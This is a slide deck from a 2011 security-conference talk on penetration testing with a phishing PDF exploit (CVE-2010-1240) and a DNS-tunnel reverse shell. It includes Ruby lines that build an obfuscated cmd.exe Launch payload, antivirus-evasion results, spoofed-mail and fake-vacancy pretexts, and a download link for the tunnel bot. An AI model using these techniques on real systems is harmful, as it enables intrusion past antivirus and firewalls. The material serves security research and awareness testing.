Digital Security
Research Group

DNS for EVIL

Alexey Sintsov

ConfidencE 2011

Digital Security
Research Group

I am…

Playing with SAP

ERPScan
Security Scanner for SAP NetWeaver

Do research

Digital Security
Research Group

Write articles

BUT my JOB is PENETRATION TESTER

Common work

Task: Test employees awareness of IT policies and common security risks

Tools: Metasploit/SET

Action: Spam e-mail messages with attached PDF or link

Idea: Tempt employers to open a malicious email attachment or visit malicious web-site

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vs.

Antivirus - block known exploits with PDF
Firewall - block traffic to attacker
Awareness - make employer smarter)

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Obfuscation

0day

Social Engineering

Common work

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
VS.

Antivirus
Firewall
Awareness



Tunnel

ICMP	HTTP	DNS
ICMP traffic must be allowed	Web proxy with black-list or without *OR* HTTP traffic must be allowed	DNS service must forward client's requests

Tunnel

Do not forget about mail, ftp, ntp …

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Tunnel

ICMP	HTTP	DNS
ICMP traffic must be allo	Web proxy with	DNS service must fo
Rarely	Often / Sometimes	Always / Often
	HTTP traffic must be allowed	

Tunnel

ICMP

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Rarely

HTTP

Web proxy with

Often / Sometimes

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DNS

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

Always / Often

Most realistic scenario

Target



Target



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

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



Step one – send mail



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



Step one – send mail



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

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





Step one – send mail




Step one – send mail



Step two – SE/infect



Step 3. DNS Tunnel



Fight!

Exploit: **CVE-2010-1240**

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- ✓ Good for testing ‘awareness program’

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SE scenario 1: **vacancy**

- ✓ Vacancy in west company …

Fight!

Exploit: **CVE-2010-1240**

- ✓ Good for testing ‘awareness program’
- ✓ Good for testing patch management procedures


SE scenario 1: **vacancy**

- ✓ Vacancy in west company …

SE scenario 2: **mail from colleague**

- ✓ Spoof “From:” field
- ✓ Phone call give +1 to success (if it is pretty big company)

CVE-2010-1240



Antivirus	Version	Last Update	Result
AhnLab-V3	2011.02.14.02	2011.02.14	-
AntiVir	7.11.3.89	2011.02.15	-
Antiy-AVL	2.0.3.7	2011.02.15	-
Avast	4.8.1351.0	2011.02.14	PDF:Risk-A
Avast5	5.0.677.0	2011.02.14	PDF:Risk-A
AVG	10.0.0.1190	2011.02.15	-
BitDefender	7.2	2011.02.15	Exploit.PDF-Dropper.Gen
CAT-QuickHeal	11.00	2011.02.15	-
ClamAV	0.96.4.0	2011.02.15	Heuristics.PDF.ObfuscatedNameObject
Commtouch	5.2.11.5	2011.02.15	-
Comodo	7696	2011.02.15	-
DrWeb	5.0.2.03300	2011.02.15	-
Emsisoft	5.1.0.2	2011.02.15	-
eSafe	7.0.17.0	2011.02.14	-
eTrust-Vet	36.1.8160	2011.02.15	-
F-Prot	4.6.2.117	2011.02.15	-
F-Secure	9.0.16160.0	2011.02.15	Exploit.PDF-Dropper.Gen
Fortinet	4.2.254.0	2011.02.15	-

Obfuscation

```
pdf << "/F (cmd.exe) /P (/C echo Set
o=CreateObject^(\"Scripting.FileSystemObject\"^):Set
f=o.OpenTextFile^(\"#{file_name}\",1,True^):"
```

```
pdf << "/F (cMD.eXE) /P (/C e^cho
bb=\"Scri\"^&\"pti\"^&\"ng.FileSys\"^&\"temOb\"^&\"ject\":Set
o=Crea^teOb^ject^(bb^):Set f=o.OpenT^extFile^(\"#{file_name}\",1,Tr^ue^):"
```

DE-Obfuscation


pdf << ioDef(2) << **nObfu**("<</Type/Outlines/Count 0>>") << endobj

pdf << ioDef(2) << "<</Type/Outlines/Count 0>>"<< endobj

pdf << ioDef(5) << **nObfu**("<</Type/Action/S/Launch/Win ") << "<< "

pdf << ioDef(5) << "<</Type/Action/S/L#**61**unch/Win " << "<< "

Result – 70%



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AVG	10.0.0.1190	2011.02.15	-
BitDefender	7.2	2011.02.15	-
CAT-QuickHeal	11.00	2011.02.15	-
ClamAV	0.96.4.0	2011.02.15	-
Commtouch	5.2.11.5	2011.02.15	-
Comodo	7696	2011.02.15	-
DrWeb	5.0.2.03300	2011.02.15	-
Emsisoft	5.1.0.2	2011.02.15	-
eSafe	7.0.17.0	2011.02.14	-
eTrust-Vet	36.1.8160	2011.02.15	-
F-Prot	4.6.2.117	2011.02.15	-
F-Secure	9.0.16160.0	2011.02.15	-
Fortinet	4.2.254.0	2011.02.15	-
GData	21	2011.02.15	PDF:Risk-A

Penetration

Penetration =
Antivirus bypass **+**
SE factor 1 (mail text) **+**
Vulnerability exist **+**
SE factor 2 (PDF warning text) **+**
DNS recursion is enabled**;**

- Antivirus software bypassed by (de)obfusication of exploit code
- SE always roxXx!
- Adobe Reader is not patched (it's hard if there no access to the Internet)
- DNS recursion is enabled by default (tunnel possible)

So we can control workstation that have not direct/web

access to the Internet

Tools

- DNScat - http://www.skullsecurity.org/wiki/index.php/Dnscat
- DNS reverse shellcode - http://www.projectshellcode.com/?q=node/5

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
Not enough for my tasks:

- Not stable
- Doesn't support MULTI-shell
- Not comfortable to use
- DNScat use sockets in process…
- Too big size (more then 1000 bytes)


I need another one

- Size<900 bytes
- Multi-shell support
- Works with win7
- Auto-commands
- Easy to write NEW features
- Easy to manage
- Metasploit compatible
- Without TXT records 8)
- Without connections – Personal firewall bypass/ UAC bypass
- Fast =)


I need more then just shellcode




Download



Download...



Protocol



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

Command for BOT…



Auto-manage(timeouts)/Multi-shells



BOT

- Written on VBS – small size, fast load ~ 2-3 sec!
- Can be upgraded (new functional that easy to add)
- You can write your own BOT (any language) by using my protocol without changing shellcode. Scalable.


MINUSES:

- Long time for downloading binaries ~ up to 5 min
- Not more then 84 bytes for command at one time, sorry 8)

LIVE DEMO

Why it is dangerous

- DNS are everywhere (for example with Domain Controller)
- DNS recursion is enabled by default
- Local DNS is available for everyone




Is it good for PCI DSS, when it is possible to create tunnel to YOUR CDE?


What about a SCADA? Is it possible to create tunnel to YOUR technologic networks?

It can be used by botnet owners and worms. Evil can get access to most securest zones.


Tomorrow



Exploiting...



Worm...



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

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




Worm...



Control...



Countermeasures

- **Use any IDS that can see anomalies in DNS traffic**
- **Disable recursion on the DNS server**
- **Use /etc/hosts =)**
- **Pray**

Download

If you are interesting in this work, you can download it from:
www.dsecrg.com/files/pub/tools/revdns.zip

P.S. I am scary of Russian police, so I remove from VBS BOT some code that doing an execution of shell-command. If you need it for legal purposes (pen-tests) – just write me an e-mail and I'll send you full version. Fell free to add whatever you want to this code =)

Questions?

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a.sintsov@dsec.ru

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